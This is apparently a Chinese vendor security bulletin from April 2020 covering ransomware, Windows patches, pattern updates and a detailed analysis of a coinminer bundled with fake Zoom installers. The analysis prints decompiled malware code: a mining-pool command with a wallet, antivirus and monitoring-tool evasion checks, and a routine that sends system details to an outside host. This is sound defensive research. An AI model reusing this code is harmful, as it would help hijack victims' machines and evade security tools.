信息系统安全周报

亚信安全客户服务中心

感谢您订阅由亚信安全客户服务中心撰写的《信息系统安全周报》。
我们竭诚为您提供最新的安全资讯、病毒流行趋势、系统漏洞提示及网络安全防护技巧。

病毒情报中心		系统漏洞信息
一周病毒情况报告 亚信安全热门病毒综述- Ransom.Win32.RAPID.SMCGR015		KB4550922
病毒通告		亚信安全产品
借用 Zoom 安装包传播挖矿病毒		病毒码发布情况

一周病毒情况报告

本周用户报告感染数量较多的病毒列表

- TROJ_STARTER 家族

亚信安全热门病毒综述

亚信安全热门病毒综述- Ransom.Win32.RAPID.SMCGR015

该病毒遍历磁盘，对磁盘中的文件进行加密，加密后的原始文件名被修改为随机 10 个字符，并且添加.cryptolocker 后缀。其避免加密如下路径中的文件：

C:/windows	C:/intel	C:/Tor Browser	C:/programdata	C:/temp
C:/google	C:/programfiles	C:/Program Files (x86)	C:/AppData	C:/nvidia

- 对该病毒的防护可以从下述链接中获取最新版本的病毒码：15.813.60
  http://support.asiainfo-sec.com/Anti-Virus/China-Pattern/Pattern/

系统漏洞信息

Windows 安全更新（4550922)

Windows 10 Version 1803 for 32-bit Systems
Windows 10 Version 1803 for x64-based Systems

Windows Server, version 1803

描述：https://portal.msrc.microsoft.com/zh-cn/security-guidance

亚信安全产品

病毒码发布情况

2020 年 04 月 13 日发布病毒码 15.799.60
2020 年 04 月 14 日发布病毒码 15.801.60
2020 年 04 月 15 日发布病毒码 15.803.60
2020 年 04 月 16 日发布病毒码 15.805.60
2020 年 04 月 17 日发布病毒码 15.807.60

截至目前，病毒码的最高版本为 15.813.60 发布于 2020 年 04 月 20 日。

- 病毒码下载地址为：
  http://support.asiainfo-sec.com/Anti-Virus/China-Pattern/Pattern/
- 您也可以从以下链接下载 TSUT 工具进行趋势科技 Windows 平台产品的更新：
  http://support.asiainfo-sec.com/Anti-Virus/China-Pattern/TSUT/

趋势科技在最近一周发布全球病毒码情况如下：

2020 年 04 月 13 日发布病毒码 15.801.00
2020 年 04 月 14 日发布病毒码 15.803.00
2020 年 04 月 15 日发布病毒码 15.805.00
2020 年 04 月 16 日发布病毒码 15.807.00
2020 年 04 月 17 日发布病毒码 15.809.00

截至目前，病毒码的最高版本为 15.815.00，发布于 2020 年 04 月 20 日。

- 病毒码下载地址为：
  http://support.asiainfo-sec.com/Anti-Virus/Main-Pattern/
- 您也可以从以下链接下载 TSUT 工具进行趋势科技 Windows 平台产品的更新：
  http://support.asiainfo-sec.com/Anti-Virus/TSUT/

系统安全技巧

随着新冠病毒全球疫情爆发，很多企业都在采取远程办公方式，视频会议应用程序成为办公中不可缺少的软件之一。与此同时，网络犯罪分子也开始利用视频应用程序传播恶意软件。近日，亚信安全发现了一款挖矿病毒，该病毒与 Zoom 安装程序捆绑，用户安装 Zoom 程序的同时，后台会悄悄下载恶意挖矿病毒。这些被捆绑病毒的 Zoom 安装程序来源于钓鱼网站，并非来自于官方下载中，亚信安全提醒用户，一定要在官方网站下载需要的应用程序。

```
0x0000001D$STRAT_="tcp"
0x0000001D$POOL="pool.supportxmr.com:3333"
0x0000001D$WALLET="4JUdGzvrMFDWrUUwY3toJATSeNwjn54LkCnKBPRzDuhzi5vSepHfUckJNxRL2gjkNrSqtCoRUrEDAgRwsQvVCjZbS1u9gUUcninRWEA9Rf"
0x0000001D$APROCESS[]=["taskmgr.exe","ProcessHacker.exe","procexp.exe","procexp64.exe","perfmon.exe","VirusTotalUpload2.exe","HWiNFO32.exe",
"aida64.exe","SystemExplorer.exe","OpenHardwareMonitor.exe","pchunter64.exe","HWiNFO64.exe","GPU-
Z.exe","AnVir.exe","anvir64.exe","RealTemp.exe","RealTempGT.exe","i7RealTempGT.exe","speedfan.exe","ProcessLasso.exe"]
0x0000001D$UPDDIR="public/upd.txt"
0x0000001D$MNDIR="public/64/64.txt"
0x0000001D$G_MNDIRA="public/vc/amd.txt"
0x0000001D$G_MNDIRN="public/vc/nvidia.txt"
0x0000001D$ARCHPASS="DxSqsNKKOxqPrM4Y3xeK"
0x0000001D$G_STORFILENAME="tor.exe"
0x0000001D$G_ITORPID=+0xFFFFFFFF
0x0000001D$G_IMINEPID=+0xFFFFFFFF
0x0000001D$G_GPUMINEPID=+0xFFFFFFFF
0x0000001D$G_TIME=0x000003E8*0x0000003C*0x00000002
0x0000001D$G_ISOCKSPORT=0x00002457
0x0000001D$G_GPUMINECHECK=0x00000000
0x00000040x0000005F(@SCRIPTDIR&"\gmn.fail")0x00000005
0x0000001D$G_GPUMINECHECK=0x00000001
0x00000008
```

```
$THREADS="-t "&0x00000118($THREADS50)
$G_IMINEPID= RUNBINARY($MNFILER,$CRYPT&" -o stratum+"&$STRAT_&"://"&$POOL&" -u "&$WALLET&""&$RAND&" -p x -
"&$THREADS&"",@WINDOWSDIR&"\System32\attrib.exe")
```


【与 Zoom 安装程序捆绑在一起的 64.exe（挖矿病毒）代码】

恶意文件分析

用户运行捆绑恶意软件的 Zoom 安装程序，其会下载 AutoIt 编译的恶意软件，亚信安全将其命名为 Trojan.Win32.MOOZ.THCCABO。该文件会生成如下恶意文件：


文件	描述
64.exe	被检测为 Coinminer.Win64.MOOZ.THCCABO
asacpiex.dll（前 5 个字节为 NULL）	包含 Coinminer.Win64.MOOZ.THCCABO 的压缩文件
CR_Debug_Log.txt（替换前 5 个字节的 asacpiex.dll）	包含 Coinminer.Win64.MOOZ.THCCABO 的压缩文件
CL_Debug_Log.txt	7-zip Archiver
SystemCheck.xml	用于计划任务
ZoomInstaller.exe	合法的 Zoom 安装程序版本 4.4.0.0

Name	Date modified	Type	Size
7zSCA1CE178	3/31/2020 1:39 PM	File folder	
64.exe	3/31/2020 1:39 PM	Application	7,409 KB
asacpiex.dll	3/31/2020 1:37 PM	Application extension	6,807 KB
aut690E.tmp	3/31/2020 1:37 PM	TMP File	6,807 KB
autA1A2.tmp	3/31/2020 1:38 PM	TMP File	490 KB
autAE7F.tmp	3/31/2020 1:38 PM	TMP File	11,034 KB
Cab6D38.tmp	3/31/2020 1:38 PM	TMP File	57 KB
Cab55DD.tmp	3/31/2020 1:37 PM	TMP File	57 KB
Cab58EB.tmp	3/31/2020 1:37 PM	TMP File	57 KB
CL_Debug_Log.txt	3/31/2020 1:38 PM	Text Document	723 KB
CR_Debug_Log.txt	3/31/2020 1:38 PM	Text Document	6,807 KB
SystemCheck.xml	3/31/2020 1:39 PM	XML Document	3 KB
Tar6D39.tmp	3/31/2020 1:38 PM	TMP File	143 KB
Tar55DE.tmp	3/31/2020 1:37 PM	TMP File	143 KB
Tar58EC.tmp	3/31/2020 1:37 PM	TMP File	143 KB
ZoomInstaller.exe	3/31/2020 1:38 PM	Application	11,034 KB



【恶意文件详细列表】

asascpiex.dll 文件的原始文件签名为 0x37 0x7A 0xBC 0xAF 0x27，说明该文件是 7zip 压缩文件，为了避免被识别出文件类型，其会使用 0x00 替换原始文件前 5 个字节，替换后的文件命名为 CR_Debug_log.txt。该文件用于解压有密码保护的文件。



【asacpiex.dll 文件格式签名】

该病毒通过 cpuinfo 标志位来判断系统是否是 64 位，如果是 64 位系统，其将生成 64.exe 文件，目前该病毒不支持 32 位系统。

```
IF @OSARCH="x86" THEN
FILECOPY(@TEMPDIR&"\32.exe",@USERPROFILEDIR&"\AppData\"&$DIREXESETUP&$EXESETUPNAME&".exe",0x00000009)
ELSE
FILECOPY(@TEMPDIR&"\64.exe",@USERPROFILEDIR&"\AppData\"&$DIREXESETUP&$EXESETUPNAME&".exe",0x00000009)
ENDIF
ELSE
FILECOPY(@TEMPDIR&"\32.exe",@USERPROFILEDIR&"\AppData\"&$DIREXESETUP&$EXESETUPNAME&".exe",0x00000009)
ENDIF
```

【64.exe 代码截图】

该病毒使用 Windows Management Instrumentation 收集 GPU 信息，其还收集有关 CPU，操作系统版本，视频控制器和处理器的详细信息，这些都是挖矿病毒关注的信息。

```
DIM $APROCESSORINFO[0x00000001][0x0000002A],$I=0x00000001
$OBJWMISERVICE=OBJGET("winmgmts:\\"&$CI_COMPNAME&"\root\CIMV2")
$COLITEMS=$OBJWMISERVICE.ExecQuery("SELECT * FROM Win32_Processor","WQL",$WBEMFLAGRETURNIMMEDIATELY+$WBEMFLAGFORWARDONLY)
IF ISOBJ($COLITEMS)THEN

DIM $AVIDEOINFO[0x00000001][0x0000003B],$I=0x00000001
$OBJWMISERVICE=OBJGET("winmgmts:\\"&$CI_COMPNAME&"\root\CIMV2")
$COLITEMS=$OBJWMISERVICE.ExecQuery("SELECT * FROM Win32_VideoController","WQL",$WBEMFLAGRETURNIMMEDIATELY+$WBEMFLAGFORWARDONLY)
IF ISOBJ($COLITEMS)THEN
```

【检查处理器及视频控制器详细信息】

该病毒还检测系统中是否已启用 Microsoft SmartScreen 和 Windows Defender，以及系统中是否正在运行以下安全软件相关进程：

AvastUI.exe / AvastSvc.exe	avp.exe / avpui.exe	dwengine.exe
avguix.exe / AVGUI.exe	egui.exe / ekrn.exe	MBAMService.exe

```
FUNC _AV()
$AV="NC"
IF PROCESSEXISTS("AvastUI.exe")OR PROCESSEXISTS("AvastSvc.exe")THEN $AV="Avast"
IF PROCESSEXISTS("egui.exe")OR PROCESSEXISTS("ekrn.exe")THEN $AV="NOD"
IF PROCESSEXISTS("avp.exe")OR PROCESSEXISTS("avpui.exe")THEN $AV="Kaspersky"
IF PROCESSEXISTS("avguix.exe")OR PROCESSEXISTS("AVGUI.exe")THEN $AV="AVG"
IF PROCESSEXISTS("dwengine.exe")THEN $AV="Dr.web"
IF PROCESSEXISTS("MBAMService.exe")THEN $AV="Malware"
RETURN $AV
ENDFUNC
FUNC _SS()
$SS="NC"
IF PROCESSEXISTS("smartscreen.exe")THEN $SS="YES"
RETURN $SS
ENDFUNC
FUNC _DEF()
$DEF="NC"
IF PROCESSEXISTS("MSASCui.exe")OR PROCESSEXISTS("MSASCuiL.exe")THEN $DEF="YES"
RETURN $DEF
ENDFUNC
FUNC _CPU()
```


【检测系统中运行的安全软件进程】

该病毒通过 HTTP GET request，将收集的信息发送到 hxxps://2no.co/1IRnc：


```
$PUSERAGENT=@OSVERSION&" "&@OSARCH&" "&@OSBUILD&" "&@OSSERVICEPACK&"| Processor: "&$PROCNAME2&"| Co
res: "&_SYSINFO()[0x00000005]&"| Videocard: "&$VCNAME2&"| SmartScreen: "&_SS()&"| Defender: "&_DEF(
)&"| Antivirus: "&_AV()
$SURL="https://2no.co/1IRnc"
$OHTTP=OBJCREATE("WinHttp.WinHttpRequest.5.1")
$OHTTP.Open("GET",$SURL,FALSE )
$OHTTP.setRequestHeader("User-Agent",$PUSERAGENT)
$OHTTP.Send("")
IF @ERROR THEN
```

【通过 HTTP GET request 发送一个 URL】

CR_Debug_log.txt 是 7zip 压缩文件，其包含 payload 64.exe，该文件重命名为 helper.exe，并拷贝到%appdata%\Roaming\Microsoft\Windows\目录，这是一个 AutoIt 编译的恶意软件，其中包含 7-Zip 程序和受密码保护的压缩 Tor 二进制文件。为了保持持久性，其使用-SystemCheck 参数调度任务。




【-SystemCheck 计划的任务描述】



【-SystemCheck 计划任务-操作】


使用计划任务启动 helper.exe 后，其将使用-SystemCheck91137 参数生成自身。



为了逃避检测，helper.exe 判断系统中是否正在运行如下进程，这些进程包括安全工具，以及监控挖矿活动的监视工具：

aida64.exe	AnVir.exe	anvir64.exe	GPU-Z.exe
HWiNFO64.exe	i7RealTempGT.exe	OpenHardwareMonitor.exe	HWiNFO32.exe
pchunter64.exe	perfmon.exe	ProcessHacker.exe	ProcessLasso.exe
procexp.exe	procexp64.exe	RealTemp.exe	RealTempGT.exe
speedfan.exe	SystemExplorer.exe	taskmgr.exe	VirusTotalUpload2.exe

最后，生成 Tor 二进制文件，开始挖矿。



【helper.exe 生成 tor 二进制文件】

解决方案

- ✓ 请从官网下载安装程序；
- ✓ 不要点击来源不明的邮件以及附件；
- ✓ 不要点击来源不明的邮件中包含的链接；
- ✓ 采用高强度的密码，避免使用弱口令密码，并定期更换密码；
- ✓ 打开系统自动更新，并检测更新进行安装；
- ✓ 尽量关闭不必要的文件共享；
- ✓ 请注意备份重要文档。备份的最佳做法是采取 3-2-1 规则，即至少做三个副本，用两种不同格式保存，并将副本放在异地存储。

亚信安全解决方案

- ✓ 亚信安全病毒码版本 15.799.60，云病毒码版本 15.799.71，全球码版本 15.801.00 已经可以检测，请用户及时升级病毒码版本。